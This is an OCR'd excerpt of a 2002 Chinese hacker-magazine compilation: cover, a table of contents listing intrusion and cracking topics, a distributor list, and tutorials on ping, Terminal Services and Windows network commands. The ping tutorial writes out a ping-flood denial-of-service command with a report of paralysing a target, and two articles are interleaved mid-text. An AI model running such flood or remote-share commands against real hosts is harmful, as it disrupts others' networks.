黑客防线

2002(下册)

精华本

双光盘

ttp://www.hacker.com.cn

超值: 60例《黑客防线》原创全程攻防录像演示

赠送: 2001年《黑客防线》精华本的电子版

超值
大奉送

- 名家专访
- 专题综述
- 系统安全
- 服务器安全
- 数据库安全
- 网站安全
- 网管之家
- 编程解析
- 安全方案

- 经验交流
- 病毒前线
- 拒绝服务
- QQ专栏
- 恶意攻击防范
- 案例分析
- 攻防工具
- 网吧攻略
- 密界寻

人民邮电出版社
POSTS & TELECOMMUNICATIONS PRESS

黑客防线精华本

2002（下册）

《黑客防线》编辑部　编

人 民 邮 电 出 版 社

内容提要

《黑客防线》是一本网络及计算机安全普及性电子媒体，致力于中国网络安全和计算机安全事业，从创刊至今，深受读者喜爱，发行量直线上升，呈良性发展趋势，在业界和网络安全界影响较大，深受读者关注。

《黑客防线》精华本由《黑客防线》2002年全年内容浓缩而成，经过编辑重新加工，按照文章内容和梯度进行了详细分类；全书内容通俗易懂，涵盖面广，突出实用，更加便于读者阅读、学习和研究。书中重点涉及了人物、专题、系统安全、服务器安全、数据库安全、网站安全、网管心得、案例、编程、工具、破解、病毒分析、网友交流等２０个方面。

本书附赠2张配套光盘。光盘中包括书中涉及到的不便于书面印刷的所有代码和大量流行的经典工具、技术文档、系统最新补丁；更有价值的是收录了《黑客防线》原创全程攻防录像演示和2001年《黑客防线》精华本的电子版。

《黑客防线》总　　　编：孙　彬
《黑客防线》执行主编：郭聪辉
《黑客防线》编辑策划：刘　峰　王　宇　吴　菁
　　　　　　　　　　　胡志远　潘志翔
《黑客防线》技术支持：hacker@hacker.com.cn
《黑客防线》网　　　址：http://www.hacker.com.cn

目录

一、经验交流

1. Windows下Ping命令详解及使用小技巧 1
2. Windows 2000终端服务使用技巧 3
3. Windows自带的网络信息查询命令 6
4. 需要知道的UNIX命令 7
5. 巧用IE的分级审查拒绝恶意网站 10
6. 加固IIS 5.0简明攻略 12
7. 提高IIS效率小经验 14
8. Windows 98你缘何频频死机——导致Windows 9x死机的拒绝服务漏洞揭密 15
9. 二次代理也疯狂 17
10. 大量获取3389肉鸡 20
11. 网上"代理"也疯狂 21
12. Windows 2000下改telnet做后门 23
13. 屏保漏洞，瞬间攻入 24
14. 共享入侵的五个步骤及防范 25
15. 隐藏真实IP做网上隐形人 31
16. Windows中常用密码详解 33
17. 屏保密码全攻略 37

二、病毒前线

1. 病毒防治基本技术面面观 41
2. 让木马无处藏身 44
3. 变形病毒如何变形——变形原理简要分析 48
4. 一个OICQ木马的发现分析和清除过程 51
5. 揭开"中国黑客"的神秘面纱 54
6. Red Worm简单分析 57
7. DESKTOP.INI和*.HTT文件的用途及对网络安全的危害 60

三、拒绝服务

1. DDoS攻击及其防范 65
2. 新一代的DDoS攻击 71
3. 针对Windows 2000 Server的远程D.o.S攻击和对策 74
4. 用Web压力测试工具模拟请求服务的DoS攻击 76
5. 阻断几种拒绝服务攻击的手段 79

四、QQ专栏

1. QQ攻击、入侵、防范全攻略 81
2. 突破限制享受QQ 93
3. 教菜鸟找到QQ代理的端口号 95

4．教你辨别真假QQ——QQ号码抢劫者的防范 …… 97
5．砍断伸向QQ的3只黑手 …… 98
6．OICQ也能这样用！ …… 100
7．手把手教你修改OICQ …… 103

五、恶意攻击防范

1．两款恶意软件的清除方法 …… 107
2．需要防范的几类危险文件 …… 109
3．生与死的边缘——硬盘终结者的地狱之旅 …… 110
4．江民炸弹破解方法小结 …… 115
5．网页恶意代码大曝光 …… 117
6．警惕浏览网页被恶意修改之四大邪招 …… 122

六、案例分析

1．网络攻击的一般步骤及实例 …… 126
2．入侵前目标主机的信息收集 …… 133
3．目标主机操作系统识别技术 …… 136
4．远程判断IIS的配置 …… 138
5．入侵技术从零开始 …… 141
6．内网安全不容忽视 …… 149
7．一个虚拟网站的权限突破及防范 …… 154
8．我是如何抓到入侵者的 …… 158
9．来自80端口的系统攻击 …… 161
10．从一次简单的局域网入侵看内网安全 …… 163

七、攻防工具

1．网络安全的保护神——主流PC防火墙超级指南 …… 164
2．网络安全的双重保护——费尔个人防火墙XFILTER Personal Firewall使用指南 …… 179
3．邮件服务器的保护神——Norton AntiVirus for Gateways …… 184
4．详解端口进程关联工具 …… 187
5．抢鲜试用X-scan v2.0 …… 190
6．实战流光4.7 Sensor实战 …… 192
7．Nmap 3.0正式版给我们带来了什么 …… 195
8．由浅入深木马植入方式的升级 …… 197
9．走近多线路代理软件 …… 201
10．与别人的电脑共舞——飘叶网际隧道 …… 202

八、网吧攻略

1．部署Windows 2000打造安全高效的网吧 …… 204
2．Windows 2000/XP请网吧管理软件下课 …… 212
3．突破网吧管理软件限制总动员——“万象幻镜”篇 …… 216
4．突破网吧管理软件限制总动员——“美萍”篇 …… 218
5．网吧管理软件破解与上网安全 …… 223
6．“美萍”破解全攻略 …… 227
7．网吧硬盘锁定如何解除 …… 229

8. 关于万象幻境的锁定层面漏洞 231
9. 利用万象整万象 232
10. 美萍密码随意破 233
11. 入侵网吧可能吗 234
12. 网吧上网当心泄密 235

九、密界寻踪

1. 密界寻踪——走近Cracker 238
2. 密界寻踪——Crack的武器 243
3. 破解技术全接触 249
4. 最简单的逆向工程基础（一） 254
5. 最简单的逆向工程基础（二） 263
6. 轻轻松松破解Winamp插件 269
7. 妙用TRW2000巧解QQ密码 271
8. WinZip8.0之破解实战 273
9. 用WinHex实现共享软件免费注册 274
10. CRACK技术在Windows下的运用 277
11. 用OllyDbg破解用VB编制的软件 278

黑客防线2003年征订方案

《黑客防线》是一本网络及计算机安全普及性电子媒体，致力于中国网络安全和计算机安全事业，于2000年5月创刊至今，深受读者喜爱，发行量直线上升，呈良性发展趋势，在业界和网络安全界影响较大，深受读者关注。

《黑客防线》每期定价10元，月初面向全国发行，和光盘捆绑销售，深受广大读者喜爱，并在广大读者中形成了深刻的影响。而《黑客防线》的另一特色光盘包括杂志的部分内容和大量实用网络工具，分类详细，查找方便，是一本学习集和工具库，极大方便了读者，也深受上网不便的读者的大力欢迎。杂志的火爆发行与读者朋友们的热情支持是分不开的，为此，我们推出2003精华本，以方便读者们学习、珍藏，并且在2003年推出5套优惠邮购方案供读者朋友们选择，详情可以参看我们的杂志、网站或者致电邮购部咨询。

邮购地址：北京中关村邮局008信箱
邮政编码：100080
编辑部电话：62141359—8013
广告部电话：62141359—8015
发行部电话：010—62141446
发行部传真：010—62141360
网址:http://www.hacker.com.cn

《黑客防线》的经销商电话

北京	010—62141360	乌鲁木齐	0991—4821133	青岛	0532—3838744
广州	020—34297106	唐山	0315—2096736	烟台	0535—6283450
上海	021—63769858	保定	0312—2038408	临沂	0539—8238855
天津	022—27699711	沧州	0317—2103700	济宁	0537—2372022
沈阳	024—23910600	张家口	0313—8855193	淄博	0533—2162644
重庆	023—69016533	邯郸	0310—3108565	东营	0546—8221934
南京	025—3327881	邢台	0319—3176769	潍坊	0536—8371230
武昌	027—85497905	秦皇岛	0335—8665189	泰安	0538—8337513
汉口	027—85498114	大同	0352—2036975	无锡	0510—2820161
成都	028—82902080	侯马	0357—4226133	苏州	0512—65296805
西安	029—7425430	运城	0357—3553018	常州	0519—8102683
石家庄	0311—3029157	晋城	0356—3032705	宁波	0574—87129191
太原	0351—7041968	长治	0355—2035958	义乌	0579—5545460
郑州	0371—7647349	商丘	0370—2622197	温州	0577—88622848
长春	0431—2731957	安阳	0372—5937537	绍兴	0575—5137515
吉林	0432—2531855	许昌	0374—2334073	蚌埠	0552—3028028
哈尔滨	0451—8342337	漯河	0395—2125937	马鞍山	0555—2483967
呼和浩特	0471—6838908	洛阳	0379—3233098	芜湖	0553—3119006转1
济南	0531—2058077	新乡	0373—2066895	宿州	0557—3022472
合肥	0551—2611465	包头	0472—4138461	漳州	0596—2946876
杭州	0571—88480123	通辽	0475—8219180	岳阳	0730—8268783
福州	0591—3349086	佳木斯	0454—8666982	常德	0736—7394635
厦门	0592—5850650	大连	0411—4620099转4311	衡阳	0734—8277935
长沙	0731—2252951	铁岭	0410—4840742	宜昌	0717—6754889
南宁	0771—2615676	阜新	0418—2835825	柳州	0772—2868519
南昌	0791—8518821	锦州	0416—4165555	桂林	0773—2859586
贵阳	0851—5984895	葫芦岛	0429—2153498	绵阳	0816—2327113
昆明	0871—4168505	抚顺	0413—2600836	攀枝花	0812—3345848
兰州	0931—8273130	鞍山	0412—2218341	达州	0818—2136647
西宁	0971—8212859	朝阳	0421—2624730	汉中	0916—2221290

Windows下Ping命令详解及使用小技巧

资料整理/iceblood

对于Windows下Ping命令相信大家已经再熟悉不过了，但是能把Ping的功能发挥到最大的人却并不是很多，在此我总结了一些小经验，和大家分享一下。

先罗嗦两句Ping的最基本使用，Windows用户可用：开始->运行，输入“command”调出command窗口使用此命令，或者直接进入ms-dos模式下输入：

Ping IP地址或域名，显示如图1。




图1

Ping命令通过向计算机发送ICMP回应报文并且监听回应报文的返回，以校验与远程计算机或本地计算机的连接。对于每个发送报文，Ping最多等待1秒，并打印发送和接收报文的数量，比较每个接收报文和发送报文，以校验其有效性。默认情况下，发送4个回应报文，每个报文包含64字节的数据（周期性的大写字母序列）。

现在我就参照Ping命令的帮助说明来给大家说说我使用Ping时会用到的技巧，Ping只有在安装了TCP/IP协议以后才可以使用：

```
Ping [-t] [-a] [-n count] [-l length] [-f] [-i ttl] [-v tos] [-r count] [-s count] [[-j computer-list] | [-k computer-list]] [-w timeout] destination-list
```

-t (Ping the specified host until stopped.To see statistics and continue - type Control-Break;To stop - type Control-C.)

不停地Ping地方主机，直到你按下Control-C。

此功能没有什么特别的技巧，不过可以配合其他参数使用，将在下面提到。

-a (Resolve addresses to hostnames.)

解析计算机NetBios名。

```
示例：C:\>Ping -a 192.168.1.21
Pinging iceblood.yofor.com [192.168.1.21] with 32 bytes of data:
Reply from 192.168.1.21: bytes=32 time<10ms TTL=254
Reply from 192.168.1.21: bytes=32 time<10ms TTL=254
Reply from 192.168.1.21: bytes=32 time<10ms TTL=254
Reply from 192.168.1.21: bytes=32 time<10ms TTL=254
Ping statistics for 192.168.1.21:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

从上面就可以知道IP为192.168.1.21的计算机NetBios名为iceblood.yofor.com。

-n (count Number of echo requests to send.)

发送count指定的Echo数据包数。

在默认情况下，一般都只发送4个数据包，通过这个命令可以自己定义发送的个数，对衡量网络速度很有帮助，比如我想测试发送50个数据包的返回平均时间为多少，最快时间为多少，最慢时间为多少，就可以通过以下获知：

```
C:\>Ping -n 50 202.103.96.68
Pinging 202.103.96.68 with 32 bytes of data:
Reply from 202.103.96.68: bytes=32 time=50ms TTL=241
Reply from 202.103.96.68: bytes=32 time=50ms TTL=241
Reply from 202.103.96.68: bytes=32 time=50ms TTL=241
```

```
Request timed out.
……………
Reply from 202.103.96.68: bytes=32 time=50ms TTL=241
Reply from 202.103.96.68: bytes=32 time=50ms TTL=241
Ping statistics for 202.103.96.68:
Packets: Sent = 50, Received = 48, Lost = 2 (4% loss), Approximate round trip times in milli-seconds:
Minimum = 40ms, Maximum = 51ms, Average = 46ms
```

从以上我可以知道,在给202.103.96.68发送50个数据包的过程当中，返回了48个，其中有两个由于未知原因丢失，这48个数据包当中返回速度最快为40ms，最慢为51ms，平均速度为46ms。

-l (size Send buffer size.)

定义echo数据包大小。

在默认的情况下，Windows的Ping发送的数据包大小为32byt，我们也可以自己定义它的大小，但有一个大小的限制，就是最大只能发送65500byt。也许有人会问为什么要限制到65500byt。因为Windows系列的系统都有一个安全漏洞（也许还包括其他系统），就是当向对方一次发送的数据包大于或等于65532时，对方就很有可能当机，微软公司为了解决这一安全漏洞，于是限制了Ping的数据包大小。虽然微软公司已经做了此限制，但这个参数配合其他参数以后危害依然非常强大，比如我们就可以通过配合-t参数来实现一个带有攻击性的命令（以下介绍带有危险性，仅用于试验）：

```
C:\>Ping -l 65500 -t 192.168.1.21
Pinging 192.168.1.21 with 65500 bytes of data:
Reply from 192.168.1.21: bytes=65500 time<10ms TTL=254
Reply from 192.168.1.21: bytes=65500 time<10ms TTL=254
……………
```

这样它就会不停地向192.168.1.21计算机发送大小为65500byt的数据包，如果你只有一台计算机，也许没有什么效果，但如果有很多计算机，那么就可以使对方完全瘫痪。我曾经就做过这样的试验，当我同时使用10台以上计算机Ping一台Windows 2000Pro系统的计算机时，不到5分钟，对方的网络就已经完全瘫痪，网络严重堵塞，HTTP和FTP服务完全停止，由此可见威力非同小可。

-f (Set Don't Fragment flag in packet.)

在数据包中发送“不要分段”标志。

在一般情况下，你所发送的数据包都会通过路由分段再发送给对方，加上此参数以后路由就不会再分段处理。

-i (TTL Time To Live.)

指定TTL值在对方的系统里停留的时间。

此参数同样是帮助你检查网络运转情况的。

-v (TOS Type Of Service. 0

将“服务类型”字段设置为 tos 指定的值。


-r (count Record route for count hops.)

在“记录路由”字段中记录传出和返回数据包的路由。

在一般情况下，你发送的数据包是通过一个个路由才到达对方的，但到底是经过了哪些路由呢？通过此参数就可以设定你想探测经过的路由的个数，不过限制在9个，也就是说你只能跟踪到9个路由。如果想探测更多，可以通过其他命令实现，我将在以后的文章中给大家讲解。以下为示例：

```
C:\>Ping -n 1 -r 9 202.96.105.101 (发送一个数据包，最多记录9个路由)
Pinging 202.96.105.101 with 32 bytes of data:
Reply from 202.96.105.101: bytes=32 time=10ms TTL=249
Route: 202.107.208.187 ->
202.107.210.214 ->
61.153.112.70 ->
61.153.112.89 ->
202.96.105.149 ->
202.96.105.97 ->
202.96.105.101 ->
202.96.105.150 ->
61.153.112.90
Ping statistics for 202.96.105.101:
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 10ms, Maximum = 10ms, Average = 10ms
```

从上面可以知道,从我的计算机到202.96.105.101一共通过了202.107.208.187 ,202.107.210.214,



Windows 2000 终端服务使用技巧

文／王智雄

Windows 2000终端服务器有两种运行模式："应用程序模式(Application Server Mode)"和"远程管理模式(Remote Administration Mode)"。前者为终端客户提供应用程序共享服务，在此模式下，客户机以仿真终端机的身份访问并显示服务器桌面，还可运行服务器上的应用程序。后者为系统管理员提供了一种远程管理服务器的强有力的方法。系统管理员可以通过任何TCP/IP连接对服务器进行远程管理。这两种模式适用于不同的场合，但不能同时运行。

在中小型局域网中，为了简化网络管理、减轻系统管理员负担、降低软件升级和维护的费用，通常使用"应用程序模式"为客户机提供应用程序共享服务。本文主要讨论在该模式下管理网络时常见问题的解决方法。

一、判断终端服务器的运行模式

如前所述，Windows 2000终端服务器可以运行在"应用程序模式"或"远程管理模式"之下，那么，如何判断终端服务器运行在何种模式之下呢？我们可以使用下述方法。

选择"开始"->"程序"->"管理工具"->"终端服务配置"，点击"服务器设置"，点击左面窗口中的"服务器设置"项，在右面窗口中的"终端服务器模式"行的"属性"列中将显示出当前的模式。

二、在"应用程序模式"和"远程管理模式"之间切换

61.153.112.70，61.153.112.89，202.96.105.149，202.96.105.97这几个路由。

–s(count Timestamp for count hops.)

指定count跃点数的时间戳。

此参数和–r差不多，只是这个参数不记录数据包返回所经过的路由，最多也只记录4个。

–j(host–list Loose source route along host–list.)

利用computer–list指定的计算机列表路由数据包。连续计算机可以被中间网关分隔（路由稀疏源）IP 允许的最大数量为 9。

–k (host–list Strict source route along host–list.)

利用computer–list指定的计算机列表路由数据包。连续计算机不能被中间网关分隔（路由严格源）IP 允许的最大数量为 9。

–w (timeout Timeout in milliseconds to wait for each reply.)

指定超时间隔，单位为毫秒。

此参数没有什么其他技巧。

Ping命令的其他技巧：在一般情况下还可以通过Ping对方让对方返回给你的TTL值大小，粗略地判断目标主机的系统类型是Windows系列还是UNIX/Linux系列，一般情况下，Windows系列的系统返回的TTL值在100~130之间，而UNIX/Linux系列的系统返回的TTL值在240~255之间。当然，TTL的值在对方的主机里是可以修改的，Windows系列的系统可以通过修改注册表以下键值实现：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]
"DefaultTTL"=dword:000000ff
255---FF
  128---80
  64---40
  32---20
```

好了，Ping命令基本上完全讲解完了。当然还有一些其他的使用技巧，就有待于各位朋友自己去发掘。

可以按下述步骤在“应用程序模式”和“远程管理模式”之间切换。

选择“开始”－>“设置”－>“控制面板”，双击“添加／删除程序”，点击“添加／删除Windows 组件”图标，在“选择Windows组件”对话框中不改变任何选项而直接点击“下一步”，在“终端服务安装程序”对话框中，两种模式都会显示出来，当前运行的模式处于选中状态。你可以直接选择另一模式，然后点击“下一步”，重新启动计算机即可。

三、在安装模式与执行模式之间切换

在Windows 2000终端服务器上安装应用程序有两种方式：“安装模式(install mode)”和“执行模式(execute mode)”。这两种安装方式是有区别的，在“安装模式”下安装的应用程序允许所有终端服务用户使用，而在“执行模式”下安装的程序只能由安装该程序的用户使用，其他用户不能使用。因此，如果要为所有用户安装程序，必须要利用“安装模式”来安装。进入“安装模式”的方法有两种：

方法一：利用“控制面板”中的“添加／删除程序”安装应用程序时，可以使得终端服务器自动进入“安装模式”。

方法二：可以按下述步骤进行：

1、选择“开始”－>“运行”，输入命令“cmd”后点击“确定”：

2、在命令行中输入下列命令后回车：

change user /install

运行该命令后，终端服务器即进入“安装模式”，接下来可以为用户安装应用程序；

3、应用程序安装完成后，可以使用下列命令退出“安装模式”而进入“执行模式”：

change user /execute

4、可以使用下述命令测试终端服务器处于何种模式之下：

change user /query

四、使用户从终端服务客户机登录到服务器

在默认情况下，任何一个在终端服务器上建立的用户都具有从终端服务客户机登录到服务器的权利。然而，也可以按下述步骤为一个用户赋予该权利：

选择“开始”->“程序”->“管理工具”->“计算机管理”。

展开“系统工具”分支及其下的“本地用户和组”分支，然后点击“用户”选项。

双击即将要赋予该权限的用户名，在“终端服务配置文件”选项卡中选择“允许登录到终端服务器”复选框后，点击“确定”，关闭“计算机管理”对话框。

选择“开始”->“程序”->“管理工具”->“终端服务配置”，打开“连接”文件夹；选择“RDP－Tcp”。

选择“操作”－>“属性”，在“权限”选项卡中加入需要赋予该权限的用户或组后，点击“确定”。

五、在Windows 2000终端服务器上安装Office 2000 CD1

在Windows 2000终端服务器上安装Office 2000时，必须在安装之前做一些准备工作，才能使安装顺利完成，否则将会出现如下错误信息：

“Microsoft Office 2000安装程序的一些默认设置不能在终端服务器上正常工作。要想在终端服务器上安装Office 2000，必须要使用Office 2000 Resource Kit光盘中或网站http://www.microsoft.com/office/ork中所提供的指令和工具。”

因为Office 2000在Windows 2000终端服务器上安装时，需要使用一个转换程序termsrvr.mst，当将Office 2000光盘插入计算机之后，将自动运行安装程序，从而无法使用该转换程序，因而引起了上述错误。因此，我们应该在安装Office 2000时使用转换程序termsrvr.mst。

在安装Office 2000之前，应首先做好以下两项准备工作。

1、终端服务器运行在“应用程序模式”之下，并且已经安装和启动了终端服务功能，以便使多个终端服务客户可以同时使用Office 2000。

2、已经得到了终端服务转换程序termsrvr.mst，并且已将其放置于硬盘某一个目录之下。该文件可通过以下几种方式得到：

(1) 可以在Office 2000 Resource Kit光盘中的ORK\PFiles\ORKTools\Toolbox\Tools\TermSrvr目录下找到。

(2) 如果已安装了Office 2000资源工具包，可以在硬盘的<drive：>\Program Files\ORKtools\Toolbox\Terminal Server Tool

目录下找到。其中< drive:>默认是Windows 2000所在磁盘。

(3) 如果没有Office 2000 Resource Kit光盘，也可以到Microsoft公司的网站下载，下载文件名为orktools.exe，是一个自解压包，其中包含了termsrvr.mst文件。下载地址为:http://www.microsoft.com/office/ork/2000/download/ORKTools.exe。

在做好了上述准备工作之后，可以按下述步骤在终端服务器上成功安装Office 2000的第一张光盘 。

1、"在控制面板"中双击"添加/删除程序"，点击"添加新程序"，然后点击"光盘或软盘"，点击"下一步"按钮，点击"浏览"按钮。

2、在Office CD1的根目录下选择setup.exe并点击"打开"按钮。setup.exe将出现在"运行安装程序"对话框的命令行。

3、在"运行安装程序"对话框的命令行输入"setup.exe"命令之后键入一个空格，然后再键入以下内容:

TRANSFORMS=< path>\Termsrvr.mst

其中< path>是存放文件termsrvr.mst所在的路径 。

4、点击"下一步"按钮，输入用户信息后点击"下一步"按钮。

5、同意最终用户协议后点击"下一步"按钮，点击"安装"按钮。

6、当出现成功安装的信息后，点击"确定"按钮、"下一步"按钮，然后点击"完成"按钮即可。

六、解决在启动终端服务功能后不能使用Office 2000

在Windows 2000服务器上启动终端服务功能后，Office 2000应用程序可能不能运行。当安装Office 2000新组件或第一次使用时需要安装的组件时，将出现以下提示信息:"Microsoft Office 2000安装程序的一些默认设置不能在Windows 2000终端服务器上正常工作。要想在终端服务器上安装Office 2000，必须要使用Office 2000 Resource Kit光盘中或站点http://www.microsoft.com/office/ork 中的有关指令和工具。"

当利用终端服务转换程序重新安装Office 2000时，将会出现以下错误信息:"在终端服务器上安装应用程序时必须要进入安装模式。使用控制面板中的'添加/删除程序'安装应用程序时，可以使终端服务器自动地进入安装模式。"

事实上，你将不能在安装模式下(通过控制面板中的"添加/删除程序"安装)利用终端服务转换程序termsrvr.mst重新安装Office 2000。

出现这种情况的原因是终端服务功能只能在安装了Office 2000之后才能安装。你可以先删除终端服务功能，然后卸载Office 2000，接下来再启动终端服务功能，再利用终端服务转换文件重新安装Office 2000。具体操作步骤如下:

1、删除终端服务功能

选择"开始"->"设置"->"控制面板"，双击"添加/删除程序"，点击"添加/删除Windows组件"。清除"终端服务"和"终端服务授权"复选框中的选中标记，点击"下一步"按钮，若提示重新启动计算机，则重启计算机 。

2、卸载Office 2000

选择"开始"->"设置"->"控制面板"，双击"添加/删除程序"，在当前已安装的应用程序列表中选中Office 2000，然后点击"删除"按钮。点击"是"按钮确认后，即删除Office 2000。

3、启动终端服务功能

选择"开始"->"设置"->"控制面板"，双击"添加/删除程序"，点击"添加/删除Windows组件"，选择"终端服务"。如果需要，还可以选择"终端服务授权"，点击"下一步"按钮，选择"应用程序服务模式"。选择"与Windows 2000用户兼容的权限"，然后点击"下一步"按钮。如果选择了"终端服务授权"选项，需要指定相关信息将计算机安装为许可证服务器，然后点击"下一步"按钮。点击"完成"按钮即可进行安装，如果需要，可重启计算机。

4、安装Office 2000

使用终端服务转换程序termsrvr.mst安装Office 2000，这一安装过程与问题5中所述安装过程相同，不再重述。

以上一些方法是我在实际学习和操作过程中得出来的，希望对大家有所帮助。

Windows自带的网络信息查询命令

文／一水

一、WinIPcfg：看自己IP的小工具，既然是98自带，我们就不用费劲下载了，在NT里则在网络监视器里就可以看见IP。用法很简单，直接在DOS下键入就可以了！没有什么参数。

二、Tracert：是验证同往远程主机路径的实用程序。格式：

tracert [-d][-h maximum_hops][-w timeout] target_name

-d：不将IP转换主机名

-h：最大跟踪数量

-w：time out：(time out的时间)

最简单的例子：tracert hostname，hostname可以是计算机名也可以是IP

三、NET：非常棒的东西，由于网上的非常全，在这里只是简单说两句吧：)

NET HELP SERVICES：列出用户可以起用的网络服务

NET HELP SYNTAN：解释如何阅读NET HELP语法行

NET HELP COMMAND|MORE：逐屏显示帮助

1．Devicename：指定一个名字，以便与资源连接或指定要切断的设备，有两种类型的设备名：磁盘驱动器（D：—Z：）和打印机（LPT1：—LPT3：）

（1）\\computername：指控制共享资源的计算机的名字，如果计算机名中包含空字符，就要将双斜线”\\“和计算机名一起用引号括起来

（2）share name：一看名字就知道是共享受资源的网络名

（3）\volume：指定一个服务器上的NETWARE卷，但用户必须安装NETWARE

（4）password：多么敏感的字眼，指访问共享资源所需要的密码

（5）*：进行密码提示，因为在密码提示符下输入密码是，密码是不会显示的

2．/user：指定连接时的一个用户

3．domainname：指定另一个域如果缺省域，就用当前登录的域

4．username：登录用户名

5．/home：将用户与他们的宿主目录相连

6．/delete：取消一个网络连接，从永久连接列表中删除连接

7．/persistent：控制对永久网络连接的使用，缺省时为最近使用的设置

YES：在连接产生的时候保存它们，并在下次登录的时候恢复他们

NO：不保存正在产生的连或后继接的连接，现有的连接可以在下次登录时被恢复

file///***.***.***.***\c$ 则网上共享C盘的内容就像使在FTP中一样清楚

四、AT：指定在特定的日期和时间运行某些命令和程序

先启动schedule服务

c:\>net start schedule

schedule 正在启动服务...

schedulw 服务启动成功

AT[\\computername][[id][/delete]|/delete[/yes]]

AT[\\computername]time[]/interactive][/every:date[,...]/next:date[,...]]

computername：远程计算机名

/yes：用于删除所有作业

id：指定给派顶进度命令的识别号

time：命令运行时间

/delete：删除某个已排定进度的命令所有由排定进度的命令都删除（缺省的情况下）

in：允许作业在运行是与用户通过桌面交互

/every：data[,...]指定什么时候运行什么命令

最近，《黑客防线》应广大读者反映刊登了一些UNIX系统的入侵实例，但有些读者却因为不熟悉UNIX系统的命令而影响了阅读。因此我们列举了UNIX下常用的命令供读者参考，希望可以起到辅助阅读的作用。

需要知道的UNIX命令

文／银蜥蜴

